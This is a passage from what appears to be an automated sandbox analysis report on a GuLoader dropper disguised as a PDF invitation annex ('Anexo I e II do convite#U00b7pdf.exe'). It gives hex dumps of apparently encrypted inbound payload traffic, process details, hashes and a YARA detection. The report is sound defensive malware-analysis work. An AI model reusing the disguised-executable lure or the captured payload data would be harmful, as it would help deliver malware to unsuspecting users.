8e 05 07 a4 44 8e 76 42 44 b3 86 60 58 94 89 30 d7 42 9b Data Ascii: (W=6uF($e7G]kD3t:IhCAA-'q3GC>D(S`5LNX'BgVDKfkD6~O!M99#a6QM#CgJ~sAFptb;A:)5wsO$!`!$ mPB (LQ:EYDvBD`X0B
2021-11-30 14:33:59 UTC	99	IN	Data Raw: 92 0c d6 8b 2e 7c 80 df 46 cd 50 fa 30 70 80 a2 6a 1c 8b 01 f1 83 5b 8b a2 f9 36 73 a2 6c 6d 04 85 24 e1 91 1b 48 51 42 26 1b bb 4a 3b 4d 05 52 11 f0 9b 2a 5e 4e bf 3b 3a 05 f5 35 34 6b 5f 6b 93 c0 e2 56 4e d8 37 33 5a 24 c5 cb cd 7b 51 dd e0 1c 50 19 5f e0 0e 88 6f 5a ff 6b 21 40 14 d5 18 5d 55 9e 86 00 cb 9a f9 37 8c 7e 6b ef 85 ae e4 31 6d 55 44 a7 71 e3 8b 89 06 57 bd 35 f0 9f ea 9a ec 52 9f d7 c5 57 a0 98 30 2c e3 3c 2f 48 05 e0 2e 18 7d 5d 7b 6c 53 6a 3b 85 fb a4 da e8 e5 64 91 4c 11 62 b5 6c e2 db a2 ba 05 82 33 8e b7 fa 85 cc e8 9b 27 64 2d 05 86 75 74 cf b3 d3 5f 01 5a fa 74 1b 7d db b2 7d 79 05 b4 69 ec 02 14 3a e7 c7 5f 5e b1 06 51 37 6d d8 fa de c1 fc df 78 93 a5 20 11 02 44 4b 35 5c 07 6b 68 f5 0d 78 7a 08 d1 de 36 9a 02 4a 2c 44 33 6c 80 a8 Data Ascii: .|FP0pj[6slm$HQB&J;MR*^N;:54k_kVN73Z${QP_oZk!@]U7~k1mUDqW5RW0,</H.}]{lSj;dLbl3'd-ut_Zt}} yi:_^Q7mx DK5\khxz6J,D3l
2021-11-30 14:33:59 UTC	100	IN	Data Raw: 28 8a 3f 87 e2 6a a8 50 84 69 fc 91 0b df cc e2 9f a1 42 ea ea 37 8a 34 35 7d 6e 93 f6 37 f8 a9 52 5c b7 39 6e 32 d7 f2 49 23 8a 4d 73 48 6c b1 f4 a3 97 8b a9 03 e0 2e ad 3d 5f 21 2f ba 49 4b 2b d7 d4 77 ba fe 7f 93 e1 ea e4 73 b4 d4 e2 b6 7f 92 d1 df d0 69 47 70 e7 9a cc 36 dd 75 ba 05 8d 58 78 eb 32 73 62 ad af 13 c1 fb 75 a3 70 45 86 8e 9a 6e 76 a5 e3 0c 75 58 df d5 58 c8 5b 97 ae e9 df c3 bd 4a a9 66 a1 2e 2e 92 90 4d 19 cf 6b 87 55 94 d7 ba 80 42 97 6a 5b 71 8d 01 6e c3 0c 26 fe 8d 5d 59 0f b2 0d 5b 50 4a 96 f8 e1 d0 0f ee 7b bd db 4e c1 9f 6d 20 ce b8 67 44 36 15 b3 a7 f3 1c 50 3b 72 d3 80 98 91 92 42 74 f4 35 03 45 f5 ed 9b 27 83 f7 28 25 57 b2 9d f7 49 db 77 10 e6 a5 f7 7d 14 43 86 c4 38 3a a0 7d cf f9 61 14 b5 a1 bd be c1 6f 34 83 de 14 d1 8d 0e Data Ascii: (?jPiB745}n7R\9n2I#MsHl.=_!/IK+wsiGp6uXx2sbupEnvuXX[Jf..MkUBj[qn&]Y[PJ{Nm gD6P;rBt5E'(%W lw}C8:}ao4
2021-11-30 14:33:59 UTC	102	IN	Data Raw: c4 3d 0c 34 0f fb 53 12 bb a5 44 f6 f2 e4 6d 4e 47 04 6a aa b6 f8 75 f8 cd be 31 df 12 59 54 3b 55 26 3a 98 46 f7 ec 01 13 14 55 4f 7f 7d 83 ed be 1a 5d 61 de cc 21 df 6f 6a 3f 28 26 f1 96 a5 12 dc 1f de ef 14 ef c9 f3 f6 5b 0a f9 78 b5 37 d9 b4 78 72 04 7c 60 c6 fb 14 48 db 60 40 9e 8f 27 1f 0b 8c 8b ef a7 a6 4a 06 b9 ee f0 b1 dd a9 08 a9 7c 17 84 27 69 0f 82 a4 3a 16 7f 16 b5 24 68 6e c4 81 d2 92 72 44 d4 dd 3e dc 95 ea 92 ca 54 74 9b 39 ba 5f c9 ef dd f5 4e 88 3a 99 e9 29 d4 d6 4a 35 33 e9 31 4f 59 21 14 88 b4 60 c8 21 f8 90 ab a3 66 24 49 bf 01 a3 35 96 86 d5 87 42 c2 a0 05 84 5b 4c 0d 3a e9 45 a0 c2 37 8f 87 a2 f0 8e 73 07 c1 44 fc 76 3b 44 b3 86 60 58 c7 89 49 d7 2c 9b 93 ba 64 2d f9 0b 24 d5 30 b8 45 8d 95 25 dc 04 b5 18 36 56 65 7e 28 8a 3f 87 e2 Data Ascii: =4SDmNGju1YT;U&:FUO}]a!oj?(&[x7xr|`H`@'J|'i:$hnrD>Tt9_N:)J531OY!`!f$I5B[L:E7sDv;D`XI,d-$0E%6Ve~(?
2021-11-30 14:33:59 UTC	103	IN	Data Raw: 10 8b 4c 5c 3d bc 1c cc a3 2b 78 68 62 44 62 9b 00 54 28 77 35 74 9e bb 63 3c 3d da 55 16 25 b4 59 58 4b 0d 02 f4 a8 96 25 6e 8a 52 40 3f 56 b3 ae a9 55 5c d7 ed 16 1d 76 2d 85 2e e1 01 3c 90 19 4c 21 60 bc 77 33 6f be ee 74 bf ea c3 18 a3 09 1c 98 ab c7 86 42 08 3b 37 c8 17 97 fc e8 74 32 93 56 9f f2 c5 97 e6 5f 95 d7 c5 57 a0 98 30 2c e3 3c 2f 48 05 e0 2e 18 7d 5d 7b 6c 53 6a 3b 85 fb a4 da e8 e5 64 91 4c 11 62 b5 6c e2 db a2 ba 05 82 33 8e b7 fa 85 cc e8 9b 27 64 2d 05 86 75 74 cf b3 d3 5f bc ed b4 1f da 58 f6 b6 8b af 51 58 b4 4e 60 39 55 62 cc 08 73 bb 0e 40 73 62 b0 1e 96 bb af 51 78 93 a5 20 87 32 43 3c 19 3d 09 85 d2 a4 04 e1 63 cc bc d9 b9 6e 68 3a 19 e1 50 85 23 3d 36 75 46 07 d3 8e ec cf bc 28 e6 f8 69 a1 54 cf 00 90 45 a7 17 18 c4 5d 9c a4 9f Data Ascii: L\=+xhbDbT(w5tc<=U%YXK%nR@?VU\v-.<Ll`w3otB;7t2V_W0,</H.}]{lSj;dLbl3'd-ut_XQXN`9Ubs@sbQx 2C<=cnh:P#=6uF(iTE]
2021-11-30 14:33:59 UTC	104	IN	Data Raw: 93 f6 7f 68 a8 52 10 e7 38 6e 7e 58 f3 49 23 8a 4d 73 48 6c b1 f4 f1 07 8a a9 1b b0 2f ad 3d 5f 21 2f ba 49 4b 2b d7 d4 77 ba fe 7f 93 e1 ea e4 73 b4 26 6d b7 7f 74 5e de d0 b3 c8 71 e7 50 43 37 dd cf 35 04 8d 58 78 eb 32 7b 62 ad 2f 15 c1 fb f5 a1 70 45 06 8e 9a 6e 76 35 6c 0d 75 c6 50 d4 58 cb 5b 97 2e 9a df c3 3d 5d a9 66 21 3d 2e 92 10 5d 19 cf eb 83 55 94 57 ba 80 42 97 5e cb 70 8d 13 fe c2 0c 04 6e 8c 5d 59 0f b2 0d d2 50 2d f3 8c 80 b4 6b 9c 12 d3 bd 21 c1 17 6d 46 bc dd 02 25 52 71 c1 ce 9d 7a 3f 3b 72 84 d3 aa ce a1 70 5a 90 59 6f 45 f5 ef 99 60 e6 83 64 44 24 c6 d8 85 3b b4 05 10 e6 d6 f3 2e 71 37 ca a5 4b 4e e5 0f bd 96 13 14 b5 6a bf f6 a4 0e 44 c2 b2 78 be ee 0e 1e e5 ab 32 a8 22 da 0a 59 8d a8 29 73 fb 78 83 ea 3c e3 d6 d9 1e 10 8b 4c 5c 3d Data Ascii: hR8n~XI#MsHl/=_!/IK+ws&mt^qPC75Xx2{b/pEnv5luPX[.=]f!=.]UWB^pn]YP-k!mF%Rqz?;rpZYoE`dD$;.q 7KNjDx2"Y)sx<L\=
2021-11-30 14:33:59 UTC	106	IN	Data Raw: 02 ac 2d 54 71 55 b6 aa 08 d6 c7 f2 47 83 84 c5 df ff 43 83 98 4a 8a cd df aa cc 6b df cb ea 01 28 53 0b 06 35 b6 4c 8f 4e 8e 91 2f c6 77 27 6d fc 06 f3 82 de 13 82 8e 8d 94 ec f0 56 6b 84 d8 4b f0 d0 0e 1f b7 8f 9b 1c 1b 7f 37 36 da 96 29 7e 60 21 4d 39 98 39 ec 87 14 b0 e2 84 0d 61 ea c6 b6 da 64 e9 a2 a1 15 4d 19 43 bc 8c 1a 0d b5 4a 09 7e 08 41 d8 a5 14 ae 35 9f 5f 74 1f 3b 84 41 3a 99 e9 29 d4 d6 4a 35 33 e9 31 4f 59 21 14 88 b4 60 c8 21 f8 90 ab a3 66 24 49 bf 01 a3 35 96 86 d5 87 42 c2 a0 05 84 5b 4c 0d 3a e9 45 a0 c2 37 8f 87 a2 f0 8e 73 07 c1 44 fc 76 3b 44 b3 86 60 58 c7 89 49 d7 2c 9b 93 ba 64 2d f9 0b 24 d5 30 b8 45 8d 95 25 dc 04 b5 18 36 56 65 7e 28 8a 3f 87 e2 6a a8 50 84 6d 6c 90 0b df 9c e3 9f 21 cd eb ea 37 8a 34 35 7d 6e 93 f6 7f 68 a8 Data Ascii: -TqUGCJk(S5LN/w'mVkK76)~`!M99adMCJ~A5_t;A:)J531OY!`!f$I5B[L:E7sDv;D`XI,d-$0E%6Ve~(?jPml!745}nh

Timestamp	kBytes transferred	Direction	Data
2021-11-30 14:33:59 UTC	107	IN	Data Raw: da 55 16 25 b4 59 58 4b 0d 02 f4 a8 96 25 6e 8a 52 40 3f 56 b3 ae a9 55 5c d7 ed 16 1d 76 2d 85 2e e1 01 3c 90 19 4c 21 60 bc 77 33 6f be ee 74 bf ea c3 18 a3 09 1c 98 ab c7 86 42 08 3b 37 c8 17 97 fc e8 74 32 93 56 9f f2 c5 97 e6 5f 95 d7 c5 57 a0 98 30 2c e3 3c 2f 48 05 e0 2e 18 7d 5d 7b 6c 53 6a 3b 85 fb a4 da e8 e5 64 91 4c 11 62 b5 6c e2 db a2 ba 05 82 33 8e b7 fa 85 cc e8 9b 27 64 2d 05 86 75 74 cf b3 d3 5f bc ed b4 1f da 58 f6 b6 8b af 51 58 b4 4e 60 39 55 62 cc 08 73 bb 0e 40 73 62 b0 1e 96 bb af 51 78 93 a5 20 87 32 43 3c 19 3d 09 85 d2 a4 04 e1 63 cc bc d9 b9 6e 68 3a 19 e1 50 85 23 3d 36 75 46 07 d3 8e ec cf bc 28 e6 f8 69 a1 54 cf 00 90 45 a7 17 18 c4 5d 9c a4 9f 6b c3 82 44 d1 60 d2 ad 74 fd de d7 94 fa 3a 26 68 e5 43 32 41 ee 02 ac 2d 54 71 Data Ascii: U%YXK%nR@?VU\v-.<L!`w3otB;7t2V_W0,</H.}]{lSj;dLbl3'd-ut_XQXN`9Ubs@sbQx 2C<=cnh:P#=6uF(iT E]kD`t:&hC2A-Tq
2021-11-30 14:33:59 UTC	108	IN	Data Raw: b0 2f ad 3d 5f 21 2f ba 49 4b 2b d7 d4 77 ba fe 7f 93 e1 ea e4 73 b4 26 6d b7 7f 74 5e de d0 b3 c8 71 e7 50 43 37 dd cf 35 04 8d 58 78 eb 32 7b 62 ad 2f 15 c1 fb f5 a1 70 45 06 8e 9a 6e 76 35 6c 0d 75 c6 50 d4 58 cb 5b 97 2e 9a df c3 3d 5d a9 66 21 3d 2e 92 10 5d 19 cf eb 83 55 94 57 ba 80 42 97 5e cb 70 8d 13 fe c2 0c 04 6e 8c 5d 59 0f b2 0d d2 50 2d f3 8c 80 b4 6b 9c 12 d3 bd 21 c1 17 6d 46 bc dd 02 25 52 71 c1 ce 9d 7a 3f 3b 72 84 d3 aa ce a1 70 5a 90 59 6f 45 f5 ef 99 60 e6 83 64 44 24 c6 d8 85 3b b4 05 10 e6 d6 f3 2e 71 37 ca a5 4b 4e e5 0f bd 96 13 14 b5 6a bf f6 a4 0e 44 c2 b2 78 be ee 0e 1e e5 ab 32 a8 22 da 0a 59 8d a8 29 73 fb 78 83 ea 3c e3 d6 d9 1e 10 8b 4c 5c 3d bc 1c cc a3 2b 78 68 62 44 62 9b 00 54 28 77 35 74 9e bb 63 3c 3d da 55 16 25 b4 Data Ascii: /=_!/IK+ws&mt^qPC75Xx2{b/pEnv5luPX[.=]f!=.]UWB^pn]YP-k!mF%Rqz?;rpZYoE`dD$;.q7KNjDx2"Y)sx <L\=+xhbDbT(w5tc<=U%
2021-11-30 14:33:59 UTC	109	IN	Data Raw: 6b df cb ea 01 28 53 0b 06 35 b6 4c 8f 4e 8e 91 2f c6 77 27 6d fc 06 f3 82 de 13 82 8e 8d 94 ec f0 56 6b 84 d8 4b f0 d0 0e 1f b7 8f 9b 1c 1b 7f 37 36 da 96 29 7e 60 21 4d 39 98 39 ec 87 14 b0 e2 84 0d 61 ea c6 b6 da 64 e9 a2 a1 15 4d 19 43 bc 8c 1a 0d b5 4a 09 7e 08 41 d8 a5 14 ae 35 9f 5f 74 1f 3b 84 41 3a 99 e9 29 d4 d6 4a 35 33 e9 31 4f 59 21 14 88 b4 60 c8 21 f8 90 ab a3 66 24 49 bf 01 a3 35 96 86 d5 87 42 c2 a0 05 84 5b 4c 0d 3a e9 45 a0 c2 37 8f 87 a2 f0 8e 73 07 c1 44 fc 76 3b 44 b3 86 60 58 c7 89 49 d7 2c 9b 93 ba 64 2d f9 0b 24 d5 30 b8 45 8d 95 25 dc 04 b5 18 36 56 65 7e 28 8a 3f 87 e2 6a a8 50 84 6d 6c 90 0b df 9c e3 9f 21 cd eb ea 37 8a 34 35 7d 6e 93 f6 7f 68 a8 52 10 e7 38 6e 7e 58 f3 49 23 8a 4d 73 48 6c b1 f4 f1 07 8a a9 1b b0 2f ad 3d 5f Data Ascii: k(S5LN/w'mVkK76)~`!M99adMCJ~A5_t;A:)J531OY!`!f$I5B[L:E7sDv;D`XI,d-$0E%6Ve~(?jPml!745}nhR 8n~XI#MsHl/=_

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Anexo I e II do convite#U00b7pdf.exe PID: 3144 Parent PID: 4244

General

Start time:	15:33:05
Start date:	30/11/2021
Path:	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe"
Imagebase:	0x400000
File size:	115928 bytes
MD5 hash:	E779A8BE256D298C6D96884724D7792B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.339290242.00000000020A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: Anexo I e II do convite#U00b7pdf.exe PID: 1304 Parent PID: 3144

General

Start time:	15:33:31
Start date:	30/11/2021
Path:	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe"
Imagebase:	0x400000
File size:	115928 bytes
MD5 hash:	E779A8BE256D298C6D96884724D7792B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000D.00000000.338047511.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis